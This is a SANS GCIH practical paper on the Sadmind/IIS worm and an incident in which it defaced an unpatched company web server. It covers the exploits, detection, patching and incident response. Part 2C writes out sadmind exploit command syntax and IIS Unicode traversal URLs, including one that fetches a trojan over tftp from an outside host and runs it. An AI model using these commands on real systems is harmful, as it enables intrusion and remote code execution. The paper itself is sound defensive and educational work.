Global Information Assurance Certification Paper

SANS GCIH Certification Practical for

Phillip Cherbaka, GCIA

Option 1: Exploit In Action

Sadmind IIS Worm

GCIH Practical Assignment v2.0
Submitted Dec 2, 2001

Table of Contents

Introduction

On July 17, 2001 the *Webmaster* at my Organization (a division of The Company) came to me, the *Network Security Manager*, with a report that there were "strange" web pages containing vulgar language on one of the web servers. Once I viewed the pages, I determined that an incident had most probably occurred. Upon further investigation, it was determined that the web server had been defaced by the PoizonBOx Worm, otherwise known as the Sadmind / IIS Worm.

What was the most disturbing about this incident was that in spite of a major effort by the Organization to improve security awareness, training, policies, and procedures, the defaced web server had been installed outside of procedures, without any patches or other security controls. This breakdown in procedures, however, was exacerbated by a number of other breakdowns that allowed the defacement to go unreported for 10 weeks after it had occurred.

This was the first incident at this Organization of The Company within the last 5 years, and the first real incident handled by this Incident Handler.

This report, in response to GCIH Certification Option 1 requirements, examines the attack itself and how it works, what can be done to protect against it, how this attack was carried out against the Organization, and what lessons were learned as a result of this attack.

Part 1: The Exploit

According to CERT Advisory CA-2001-11 the Sadmind/IIS worm, also known as the PoizonBox worm, is malicious code that uses two well known vulnerabilities to exploit in its attack. It uses these vulnerabilities to propagate, compromise systems, and deface web sites.

A. Brief Description

In order to propagate, the worm scans random subnets in search of other un-patched Solaris installations. Once found, it exploits a buffer overflow vulnerability in the Solaris Solstice AdminSuite Daemon, `sadmind`, and runs arbitrary code with root privileges.

It also scans for un-patched Microsoft IIS web servers and, when found, exploits a vulnerability to deface the web page.

B. Identification

	Attack Identification
NAME	Sadmin/IIS Worm (or PoizonBox)
CVE ID	None
CERT	CA-2001-11

	Sadmind
NAME	Solaris sadmind Buffer Overflow
CVE ID	CVE-1999-0977
CERT	CA-1999-16

	Folder Traversal
NAME	Web Server Folder Traversal
CVE ID	CVE-2000-0884
CERT	VU#111677

C. Affected Operating Systems and Services

Sadmind

	Solaris (SPARC and x86)	**SunOS** (SPARC and x86)
VULNERABLE OPERATING SYSTEMS	Solaris 7 Solaris 2.6 Solaris 2.5.1 Solaris 2.5 Solaris 2.4 Solaris 2.3	SunOS 5.7 SunOS 5.6 SunOS 5.5.1 SunOS 5.5 SunOS 5.4 SunOS 5.3 w/AS
PROTOCOLS/ SERVICES	Port 111 (SunRPC) Listening on Port 600	

Folder Traversal

	Windows NT	**Windows 2000**	**Windows 98**
VULNERABLE SERVICES	IIS 4.0	IIS 5.0	Personal Web Server 4.0
PROTOCOLS/ SERVICES	Port 80 (http)		

D. References

Information regarding the worm and associated vulnerabilities can be found at the following links:

- CERT Advisory CA-2001-11 sadmind/IIS Worm http://www.cert.org/advisories/CA-2001-11.html
- SUN Security Bulletin – Sadmind: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba
- Microsoft Bulletin MS00-078: http://www.microsoft.com/technet/security/bulletin/MS00-078.asp
- ISS X-Force Security Alert "*IIS URL Decoding Vulnerability*": http://xforce.iss.net/alerts/advise77.php
- McAfee: http://vil.nai.com/vil/virusSummary.asp?virus_k=99085
- Symantec Security Response – Sadmind: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sadmind.html

There are no known variants of the Sadmind/IIS Worm, although based on history it is certain there will be some in the future.

E. Exploit Source Code

While searches for the source code to the PoizonBox / Sadmind/IIS Worm came up empty, the source code for the two "sub"-exploits can be found at the following URLs:

Sadmind vulnerability:

Sadmind How-to, by Cyrax:
http://packetstorm.decepticons.org/9912-exploits/sadmind-howto.txt

Sadmind Scan Tool, by Bernard Junk
http://packetstorm.decepticons.org/UNIX/scanners/sadmindscan.c

Sadmind Brute Force, by elux:
http://packetstorm.decepticons.org/groups/synnergy/sadmindex-brute-lux.c
Sadmind Exploit Tool (Solaris), by Cheez Whiz:
http://packetstorm.decepticons.org/9912-exploits/sadmindex-sparc-2.c
Sadmind Exploit Tool (x86) by Cheez Whiz:
http://packetstorm.decepticons.org/9912-exploits/sadmindex-x86.c

IIS Folder Traversal vulnerability:
Overview, by Rain Forest Puppy
http://packetstorm.decepticons.org/0010-exploits/iis-unicode.txt
Exploit script, by incubus
http://packetstorm.decepticons.org/0010-exploits/iisex.c
Various scripts, by various authors
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=1806
NIT UNICODE Exploit Kit
http://packetstormsecurity.org/0011-exploits/NIT_UNICODE.zip

Part 2: The Attack

The attack was essentially against a web server that was defaced by the PoizonBOx worm, otherwise known as the Sadmind/IIS worm. The defaced web server was installed in the DMZ with default installation settings, not patched, and no security controls turned on. In addition, the defacement went unnoticed for roughly 10 weeks.

A. Network Overview

The network utilizes a border router and a firewall which break up the network into three zones:

- Internal LAN,
- External (or Internet), and
- "DMZ"

The Internal LAN, home to hosts and clients, uses strict private IP addresses and relies on the firewall's Network Address Translation rules to translate private IP addresses to a single public IP address for all outbound traffic.

The DMZ zone contains publicly accessible DSN, Mail, and web servers.

There is, actually, a fourth zone off of the firewall that is not diagrammed in Fig 1. A test zone, where servers and services are tested before moved onto the Internal LAN or the DMZ.



Figure 1: Network Layout

All servers on the network, including those located in the DMZ, utilize Windows NT Server 4.0. There are no other operating systems used, including Sun / Solaris. All internal workstations use Windows 2000 Pro.

The **border router** drops inbound packets with various destination ports, including ports utilized by Solaris (111, 32771, etc) since there are no SunOS machines on the network. The **firewall** drops outbound packets with various destination ports (and/or destinations) based on a compiled list of services which may be vulnerable (such as ICQ), not required (such as sunrpc), or against company policies (such as Napster). It also drops all inbound packets that aren't in response to a packet from the Internal LAN, or bound for a specific server and service. The firewall also does not allow any server in the DMZ to initiate communications with the Internal LAN. An **Intrusion Detection System** (IDS) is located between the border router and the firewall, and logs are periodically reviewed by the IDS Manager.

B. Victim Description

The victim, the defaced web server, was located in the DMZ zone of the network (see Figure 1 above). It was running Windows NT 4.0 Server with Service Pack 4 and IIS 4.0. The server was installed with default settings and not patched with any security patches.

The firewall settings allowed http (port 80) traffic from the Internet to the victim. Since the web server was reachable from the Internet on port 80 and it wasn't patched, it was vulnerable to a variety of exploits. In particular, it was vulnerable to the IIS Folder Traversal vulnerability, described in Microsoft Security Bulletin MS00-078.

C. How the Exploit Works

The PoizonBOx worm takes advantage of two different exploits to deface web pages and propagate. In Solaris (see Part 1 for details), a buffer overflow against **sadmind** is exploited. The worm then propagates itself to as many other Solaris installs possible, and then attempts to find IIS servers that are vulnerable and defaces them. On Windows servers, a Unicode Directory Traversal vulnerability in Internet Information Service (**IIS**) is exploited to deface the web servers. The worm keeps track of the number of websites it defaces and "celebrates" when it reaches 2,000 defacements.

sadmind

Briefly, "sadmind is the daemon used by Solstice AdminSuite applications to perform distributed system administration operations such as adding users. The sadmind daemon is started automatically by the inetd daemon whenever a request to invoke an operation is received.

Under vulnerable versions of sadmind, if a long buffer is passed to a NETMGT_PROC_SERVICE request (called via clnt_call()), it is possible to overwrite the stack pointer and execute arbitrary code. The actual buffer in

questions appears to hold the client's domain name. The overflow in sadmind takes place in the get_auth() function, part of the /usr/snadm/lib/.. ..libmagt.so.2 library. Because sadmind runs as root any code launched as a result will run as with root privileges, therefore resulting in a root compromise."[1]

Referring to the Sadmind exploit tools listed in Part 1, the tools

```
sadmindscan.c,
sadmind-brute-lux.c, and
sadmindex-sparc-2.c or sadmindex-x86.c
```

can be used to easily find vulnerable hosts and exploit the Sadmind vulnerability. The following explanation is based on Derek Cheng's GCIH practical (June 8, 2000) and the Sadmind Exploit How-To Guide by Cyrax. The basic steps are (a) find a vulnerable host, (b) find the stack pointer value, and (c) execute the exploit.

Finding Vulnerable Hosts

To find Solaris/SunOS hosts with vulnerable sadmind deamons, the RPC scanner script "sadmindscan.c" is used. It can be compiled with the command:

```
gcc –o sadmindscan sadmindscan.c
```

Scans can be performed in various ways, including:

```
Network:        sadmindscan 192.168.1.-
Specific Host:  sadmindscan 192.168.1.1
```

Finding the Stack Pointer Value

In order to exploit the sadmind vulnerability, the proper stack pointer value needs to be found. We can use the the script "sadmind-brute-lux.c". It can be compiled with the command:

```
gcc –o sadmind-brute-lux.c –o sadmind-brute-lux
```

Once executed, the program will try to guess the stack pointer value, with the default increments of 4, between -2048 and 2048. The use of four different values for the [arch] switch can be used for either SPARC or x86 installations of Solaris 2.6 or 7.0. The command syntax is:

```
sadmind-brute-lux [arch] <host>

    [arch]: t1 - x86 Solaris 2.6
            t2 - x86 Solaris 7.0
            t3 - SPARC Solaris 2.6
            t4 - SPARC Solaris 7.0
```

Executing the Exploit

The actual exploit code is "sadmindex.c". The correct stack pointer from the above step is needed. It can be compiled with the command:

```
gcc –o sadmindex.c –o sadmindex
```

The exploit is executed with the following command:

```
sadmindex -h hostname –c command –s sp –j junk [-o off
set] \ [-a alignment] [-p]

  hostname:  target host running vulnerable sadmind
  command:   the command to run as root on the vulnerable machine
  sp:        the %esp stack pointer value
  junk:      the number of bytes needed to fill the target stack
             frame (which should be a multiple of 4)
  offset:    the number of bytes to add to the stack pointer to
             calculate the desired return address
  alignment: the number of bytes needed to correctly align the
             contents of the exploit buffer.
```

Upon execution, any command can be run with root privileges on the compromised host. In the exploit script, Cheez Whiz gives the following as demonstration values of the stack pointer for SPARC Solaris versions 2.6 and 7.0:

```
Solaris 2.6 ./sadmindex -h host -c "touch HEH" -s 0xefff9580
Solaris 7.0 ./sadmindex -h host -c "touch HEH" -s 0xefff9418
```

IIS

Under IIS 4.0/5.0 (and Personal Web Server 4.0), a vulnerability in how IIS interprets UNICODE characters within a URL allows an intruder to run any command on the host with the privileges of IUSR_*machinename*.

Just for background, IIS is usually installed in "c:\inetpub\", and all pages, scripts, or other objects that are run are pulled out of that directory or subdirectories. So, for example, to display a graphic that has the URL of

```
http://www.company.com/test/graphic.gif
```

the server would actually be reading the file from

```
c:\inetpub\wwwroot\test\graphic.gif
```

ISS doesn't allow URLs to GET files or objects from other directories above/outside `inetpub`, such as `c:\winnt`. However, using the double-dot-slash ("`../`") and oversize UNICODE representations for "`/`" and "`\`" (`%c0%af` and `%c1%9c`, respectively), a URL can be fashioned to step through to any other directory on the server. For example, if you were sitting at the console and wanted a directory listing of the c: root, you would type in:

```
dir c:\
```

But, on un-patched IIS installations, we could do the same thing using the URL:

```
http://www.company.com/scripts/..%c1%1c../winnt/system32/
   cmd.exe?/c+dir+c:\
```

Notice that the use of "../..", or the UNICODE representation "..%c1%1c..", allows us to step out of the "inetpub" directory and get to any subdirectory from the root, in this case the c:\winnt\system32 subdirectory.

This vulnerability could also be used to do other things, such as write new files, delete files, modify files, etc. An example of how dangerous this vulnerability could be is demonstrated in Zoa_Chien's Bugtraq post[2]. Using the Trivial FTP applet, tftp.exe that is included in Windows NT or Windows 2000 and usually found at c:\winnt\system32, one could send two commands via URLs to an un-patched IIS server that would download a trojan from an FTP site and then execute it. For clarity, I've modified Zoa_Chien's commands below.

To download the trojan from ftp://192.168.100.100/pub/trojan.exe and save it as "c:\winnt\system32\trojan.exe", one would normally type the following command using tftp:

```
tftp.exe -i 192.168.100.100 GET trojan.exe
   c:\winnt\system32\trojan.exe
```

Therefore, a URL can be used to do the same thing:

```
http://www.company.com/scripts/..%c0%af../winnt/system32/tftp.exe+
   "-i"+192.168.100.100+GET+trojan.exe+c:\winnt\system32\trojan.exe
```

To execute the Trojan, you use the URL:

```
http://www.company.com/scripts/..%c0%af../winnt/system32/trojan.exe
```

One quickly realizes the damage that can be done exploiting this vulnerability. However, the PoizonBOx worm uses this vulnerability to simply overwrite web pages with new ones, although it is possible to add to the worm other things. The files overwritten are:

```
default.htm,
default.asp,
index.htm, and
index.asp
```

in the directories and subdirectories of

```
wwwroot,
ftproot,
gophroot,
iissamples, and
scripts.
```

D. Attack Description

The attack is essentially three steps; (1) compromise a Solaris host, (2) use that host to compromise other Solaris hosts, and (3) search for and deface IIS web sites. An excellent and detailed report description of the Sadmind/IIS worm by Chuck Kelly (GCIH 197) is available in the SANS Reading Room.

1. Compromise a Solaris Host

The first time the worm is run against a vulnerable Solaris host, it will exploit the sadmind vulnerability to obtain root access. Once that occurs, the `.rhosts` file is modified and the worm code is copied onto the host. The code is extracted into a directory called "/dev/cuc", from where the worm tools are used to replicate to other Solaris hosts and deface IIS web servers.



Figure 2: Attack Diagram

2. Compromise Other Solaris Hosts

The worm will then randomly scan class B networks searching for Solaris hosts running a vulnerable version of Sadmind by using the grabbb program, essentially a banner scanner. The worm will then brute force the stack pointer value (SPARC or x86) and then either `sadmindex-sparc` or `sadmindex-x86` is run. A remote shell is opened on the victim and a .tar file of all the worm's exploit tools are copied (see above). A root shell on the victim is then opened and, using NetCat, set to listen on port 600. The worm keeps track of its' own progress by keeping a log file in attacker's "/dev/cub" directory with a list of Solaris hosts compromised.

3. Deface IIS Web Sites

The worm will then randomly scan for IIS servers that are vulnerable to the Folder Traversal exploit. Once again, grabbb is used to search, along with a `uniattack.sh` script, and detect vulnerable IIS servers. Once found, a series of GET commands are sent with specially crafted URLs to copy `cmd.exe` into the \inetpub\scripts directory and named `root.exe`, which is used to defaced the afore mentioned four pages in the various directories . The worm keeps track of its' own progress by keeping a log file in attacker's "/dev/cub" directory with a list of defaced IIS web servers.

E. Signature of attack

There are two types of systems being targeted in this attack. Firewall and IDS systems will see incoming port 111 or 32771 (sunrpc / portmapper), which may indicated a search for vulnerable Solaris installations. While searches for these ports may not specifically be for the Sadmind vulnerability, most of the time incoming traffic to those ports are not friendly. In addition, IDS systems such as ISS RealSecure 6.0[3] will trigger an alert if a long string is detected within a sadmind NET_MGT_PROC_SERVICE request.

Recognizing an attempt to exploit the ISS Folder Traversal vulnerability is fairly easy. IIS servers that have proper logging turned on will have log entries similar to the below entry:

```
2001-01-11 18:59:57 10.172.42.2 - 10.140.210.32 80 GET \
   /scripts/../../winnt/system32/cmd.exe /c+dir+c:%5C 200 \
   Mozilla/4.74+[en]+(Windows+NT+5.0;+U)[4]
```

Many IDS systems will also detect attempted exploits. For example, Network ICE BlackICE Defender triggered on this attack with the following message:

```
Time               Event                Intruder    Count
9/30/01 23:13:15   Suspicious URL Event MY.NET.1.1    1
```

F. How to protect against

CERT has released an advisory about the Sadmind/IIS worm and how to protect against it. The advisory can be found at:

CERT Advisory CA-2001-11 http://www.cert.org/advisories/CA-2001-11.html

The two vulnerabilities, Sadmind and IIS Folder Traversal, are addressed below:

Sadmind

Sun released a patch in 1999 for the Sadmind buffer overflow vulnerability. To learn more and to apply the patch, see the following sources for more information:

SUN Security Bulletin – Sadmind: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba

IIS Folder Traversal

Microsoft released Bulletin MS00-78 concerning the Folder Traversal vulnerability, pointing out that the patch in Bulletin MS00-057 for the *File Permission Canonicalization* vulnerability also protects against the *Web Server Folder Traversal* vulnerability:

Microsoft Bulletin MS00-078:
http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

Microsoft Bulletin MS00-057:
http://www.microsoft.com/technet/security/bulletin/ms00-057.asp

Part 3: The Incident Handling Process

This incident was not detected until 10 weeks after it had actually occurred. While there was some evidence of the incident, a combination of breakdowns in procedure, protection, and communication left a web server vulnerable to exploit and the subsequent defacement going unnoticed. Due to the delay in incident discovery, as well as other issues, there is less evidence of exactly what happened than would have normally been.

On July 17, 2001 the *Webmaster* went to the *Network Security Manager* with a report that there were "strange" web pages containing vulgar language present on one of the web servers. Once the *Network Security Manager* viewed the pages, it was determined that an incident had most probably occurred (see Figure 3).

Upon further questioning, the *Webmaster* said that she first noticed these pages "back in May" and thought that maybe a member of her team was playing a joke on her. She sent an email to the team inquiring about the pages and got no answer. A few weeks later she deleted the strange pages and sent another email to the team. Now, two months later, she decided that she should escalate the suspected problem.

Figure 3: Web Page Defacement

This was the first incident at this Organization of The Company within the last 5 years, and is the first real incident handled by this Incident Handler.

A. Preparation

The Company, in the last few years, has embarked on significantly improving it's security posture, including policies and procedures, personnel training, physical security, and network/computer security. A central Corporate Security Center regularly provides all company organizations with security alerts, patch instructions, vulnerability notifications, and tracks which Organization is affected and has complied with recommended actions.

However, being as how much of the work this Organization of the Company is involved in is research oriented, many users, as well as departmental management, are resistant to security initiatives or anything else deemed "getting in the way of our work." The reason security is even emphasized is because corporate headquarters has mandated it.

1. Policies and Procedures

Based on efforts within the company, as well as industry best practices (such as SANS and CSI), the organization has established a vast array of policies governing company personnel, system administrators, security personnel, and other company organizations. These policies include:

- **Warning banners** on all computers, networks, remote access servers, web servers, etc.

- Established **written policies for organization personnel** on proper use of company resources, such as computers, networks, Internet access, software, remote access facilities, and corporate data.

- Established **policies and procedures for network engineers** on the installation of servers, services, and applications (SSA). Includes instructions and checklists for installation of SSAs on a segregated test network, securing SSAs, proper settings for security and auditing, performing vulnerability assessments, verifying proper SSA functionality, obtaining peer review of system configuration, documentation, and finally obtaining Security Manager approval to place SSA on production network.

- Established **procedures for security personnel** on how to deal with incidences, based in part on Computer Security Institute (CSI) and SANS Institute courses and recommendations. Includes authority to conduct investigations, remove compromised systems without prior management approval, and procedures on contacting external investigators, law enforcement, and management.

2. Personnel Training

There are three distinct types of security training that organization personnel receive. This training assures that all personnel are aware that security is an integral part of their work, not an after-thought, how security affects their work, and how their awareness of security affects the company. Training records are maintained for all personnel.

- **User Training:** All organization personnel receive periodic security emails and annual computer-based training (CBT), and are required to take and pass an annual security exam in order to maintain their computer and network privileges. New users are not granted access to computer / network resources until they complete this training and pass the exam. Within this training, pointers on what is normal and indications of an incident are given, as well as how to report incidences.

- **Network Engineers / System Administrators:** In addition to the above training, all Network Engineers and System Administrators are required to pass background checks, and must take and pass an annual System Administrator security exam. Recently, the organization has begun insuring that Network Engineers and System Administrators are trained in application and network security. Consideration is being given to make this, as well as security certifications, mandatory for all Network Engineers and System Administrators.

- **Security Personnel:** Security personnel are subjected to even more rigorous background checks, and in addition to the above two annual exams must attend industry security conferences and training, such as those held by SANS and CSI. Consideration is being given to make security certifications, such as those given by SANS and ISC^2, mandatory for security personnel.

3. **Physical Security**
   Policies and procedures governing physical security include various aspects:

   - **Physical Access to Facility:** Security guards at a central entry point restrict access to the company facility. All entrances, including those at loading docks, are alarmed and monitored by cameras. In addition, each department suite has locked doors with access controls. All personnel entering the building are required to have company ID. Visitors must sign in at the security desk, provide identification (usually drivers license), and be escorted at all times. Visitors get their identification back upon sign-out.

   - **Physical Access to Network Control Center:** The Network Control Center (NCC) is located within a department suite, which has access controlled doors. In addition, the NCC has it's own access controlled doors. There is an access control list, specifying who is authorized to be in the room. In addition, there are established procedures on who can perform maintenance on SSAs, provisions for peer review of all work performed, documentation of the work, and final approval.

   - **Network Equipment:** All networking equipment throughout company facilities is kept in climate-controlled locked cabinets. All networking equipment is placed on UPS systems, have environmental sensors that are monitored, and are fault tolerant (i.e. redundant power supplies, network modules, fiber optic lines, etc).

4. **Network / Computer Security**
   There are various network and computer security controls on the company network:

   - **Border Router:** A Cisco router is used as a first line of defense. It filters traffic on certain ports, prevents egress spoofed packets, and logs all traffic.

   - **Firewall:** A Check Point Firewall-1 system protects the internal LAN, the DMZ zone, and a test network zone from the rest of the Internet. Policies on the firewall are well established and, along with the logs, are periodically reviewed, peer reviewed, and tested.

   - **Intrusion Detection Systems:** There are multiple ISS Real Secure sensors throughout the company network, whose detects are collated on a Real Secure management console. Critical detects are immediately sent to the IDS Manager, while reports are periodically generated and reviewed.

- **Content Filtering Systems:** An 8e6 Corporation XStop R2000 system is in place which block access to certain web sites deemed inappropriate or subversive, such as pornographic or hacker sites. This includes anonymous sites, crack sites, etc. Another system, Alladin eSafe, is used to block incoming email attachments deemed dangerous, such as .PIF and .SCR, as well as block emails with certain keywords, such as "I LOVE YOU". This capability allows the company to quickly react to new mail-borne viruses while awaiting the release of AV definitions.

- **Logging Enabled:** All servers, be they application, file, domain controllers, or other, have all logging enabled and set with limits of 4MB. In addition, logs are not permitted to overwrite themselves when out of room. Logs are periodically exported and cleared.

- **Antivirus Systems:** Antivirus systems are present throughout the network. The Aladin eSafe system scans smtp and http traffic for viruses. Norton Antivirus for Exchange is installed on the mail server and screens any attachments that may come through. Norton Antivirus is also installed on all file servers, continually scanning files on the shared drives. And finally, all desktops and laptops have Norton Antivirus installed with File System Realtime Protection turned on. A Norton Antivirus management console is used, allowing the Antivirus Administrator to quickly and automatically update definition files for the antivirus software on all servers, desktops, and laptops.

- **Network and Desktop Management System:** IBM's Tivoli system is used to manage servers and desktops. The system allows the Desktop Management Administrator to push patches to endpoints, perform software inventory of all systems, and take over computers remotely.

- **Backup and Recovery Systems:** A central backup and recovery system is used to back up all servers and systems. Tape backups are kept off-site in a fireproof safe for a period of one year. Backup systems are tested periodically to insure that restorations can be performed.

5. Incident Team

An Incident Team had not been fully established and trained at the time of the discovered incident, but included the following preliminary personnel:

- **Network Security Manager**, Lead Incident Handler
- **Network Engineer,** Technical Incident Handler

The *Network Security Manager* reports to the *Security Manager*, who in turn reports to the *Organization Director*. At the time the incident was discovered (July 2001) the *Network Security Manager*, the author of this report, was the only person to have received training in Incident Handling. The *Network Engineer*

had only network security training. In addition, procedures for Incident Handling were still being drawn up and had not been completed. However, it was understood that all incidents were to be reported to the *Security Manager* and that Incident Handlers had authority to remove from operation any affected systems until assessed and cleaned. There would be no "watching the hackers" on this network.

6. Jump Bag

The tools in the Network Security Manager's "jump bag" include the items listed below. Because portability is not a requirement (responsible for only one location), there is a lot of equipment available in what essentially is a "jump work area":

- Desktop 1 – Dell Precision with SCSI controller
- Desktop 2 – Dell Precision with IDE controller
- Laptop – Dell Latitude L400, dual boot (W2K, Linux), includes many tools and apps on the *Security Tools CD* below
- 4 spare IDE drives (10GB – 40GB)
- 2 spare SCSI-3 drives (18.2GB)
- ImageMaster IDE drive duplicator, 1 to 4 (bit-bit copies)
- ImageMaster SCSI drive duplicator, 1 to 2 (bit-bit copies)
- CD-RW Drive and blank CD-Rs and CD-RWs
- CD-ROM Duplicator, 1 to 4
- Norton Ghost Enterprise
- Folder with CD's of all organizational OS's and applications.
- Security Tools CD with various applications including:
  - Nmap, AATools Port Scanner, Nessus
  - TCPDump, WinDump, Snort
  - Sam Spade, DumpSec
- 2 NetGear shared hubs
- 1 NetGear switch
- Epson digital camera
- Cell phone
- Patch cables, crossover cables, serial cables, etc.
- Incident Notebook: bound notepad with numbered pages
- Evidence bags (medium anti-static, and large regular bags); labels
- Folder with copies of network diagrams, password lists, IP address assignments, and other network configurations. Reports are automatically printed out once a week and placed in folder.

B. Identification

Once it was determined on July 17, 2001 that the web site was indeed defaced, the Webmaster was quickly debriefed on what she knew. She stated that she found the defacement in May, emailed the network engineers asking them if they had done it. She had thought that it was someone playing a joke on her. A few days later she removed the pages in the root directory. Now, on July 17, she noticed the same

type of defacements in other directories of the web server. The Webmaster then provided copies of emails she sent the network engineers; they were dated May 30. When asked, the Webmaster noted that this web server was little used and had been set up as support for the primary web server – mainly to process registration forms for a company department. Both web servers were located in the DMZ. Notes were made by the *Network Security Manager* in the (up until now) empty incident notebook concerning the conversation.

C. Containment

The *Technical Incident Handler*, a network engineer, was brought up to speed on the situation – instructions were given to him to physically disconnect the defaced web server from the network but to leave it running, untouched, and connected to one of the NetGear hubs in the Jump Bag.

While the server was being removed from the DMZ network, the *Network Security Manager* contacted the *Security Manager* and informed him of a possible incident on the web server, possibly wider reaching. The Incident Team was given one hour to discover how far the incident went and to summarize the situation as best as possible in a verbal report.

The *Technical Incident Handler* was tasked to check every web server, both internal and external, for any signs of break-ins. In addition, the two DNS servers in the DMZ should also be checked. Meanwhile, the *Network Security Manager* would check into the possible exploits executed.

The *Technical Incident Handler* checked the other web server in the DMZ and found it clean with no signs of tampering. The DNS servers in the DMZ seemed to be untouched as well. Two internal Intranet web servers were also checked and found to be clean. At all times, both Incident Handlers were taking notes on each step taken to check these other servers.

Meanwhile, the *Network Security Manager* found references at SecurityFocus.com to PoizonBOx, the text found on the defaced web page. One reference in particular noted that the PoizonBOx worm used the Sadmind exploit, and briefly described what the worm did[5]. Further investigation at the CERT.org website turned up Advisory CA-2001-11. This information, combined with what the *Technical Incident Handler* had found seemed to indicate that the damage was minimal. There were no Sun / Solaris systems in use at the company, so therefore it seemed that only one web server out of four fell victim to this worm many weeks ago. All servers in the DMZ are standalone, including 2 DNS servers and 2 web servers. They are not trusted by any systems on the Internal network.

The *Web Server Engineer*, a Network Engineer, was found and questioned about the web server, how it was set up, when it was set up, etc. The engineer told the story that a new feature was requested by an Organization client in May which

required database installation and associated web code to be installed on the external web server (in the DMZ), with a deadline of 3 days. The purpose of the feature was to allow Internet users to register for a free seminar, supplying contact information, and the entire feature would expire after 2 weeks. He and the *Webmaster* tried to install the required database feature and associated web code on the main external web server, but due to all the security controls on the web server the feature wouldn't work. However, they could get the feature to work fine on an unsecured web server. With one day left until the deadline and pressure from the requesting department, the *Network Manager* instructed the team to go ahead and install an unsecured server in the DMZ, install the database features, and then continue investigating in the test lab how to get the database features to work on the secured server. He deemed it more important to get the feature installed and working, than making the feature work on a secured server. The risk was deemed acceptable and the team went ahead with the installation. However, since normal procedures were not followed, there was no accounting of the system, no reports on what had done, no approvals, no accountability… in fact, no one responsible for security knew about the server. To make matters worse, due to a high workload, the engineer forgot about the server, did not follow up with any further testing, never checked the logs on the server, and never removed the server from the network once the project was done.

Next, the *Firewall, IDS, and AV Administrator*, a member of the Network Engineering team, was questioned if anything in the logs had ever alerted him to any problems. There was nothing he could recall; however he indicated that he had been on a few business-related trips over the last few months and hasn't caught up with reviewing logs and performing vulnerability scans. No one else was tasked to take over his duties while he was absent.

The owner of the data, an organization's Department, was informed by the Network Manager that the server had been taken offline and that the services may not be available. During that conversation, it was noted that the 2-week project had now become a permanently required feature – therefore the Network Engineering team needed to investigate getting the features working on a secured server. The Department was told that it would take time to get the services re-established in a secure manner.

A report was given to the *Security Manager* with what was believed to be the facts at that point, as well as some theories about how it happened. It was agreed that an investigation would continue to be conducted to find out what really happened and why this incident went undetected for so long. In addition, the service(s) that the defaced server was providing should be replicated elsewhere as soon as possible if still needed, but only if it was installed on the secured and monitored server. More importantly, the *Security Manager* decided that since it seemed to be only a web page defacement, part of a world-wide automated attack, and really no data lost of any consequence or value, there was little need to involve corporate security or law enforcement. This would now become a "clean and fix" operation, with hopefully

some lessons learned at the end. Nevertheless, the Incident Team would continue treating all evidence "by the book" just in case things turned out worse than thought, and as a learning exercise.

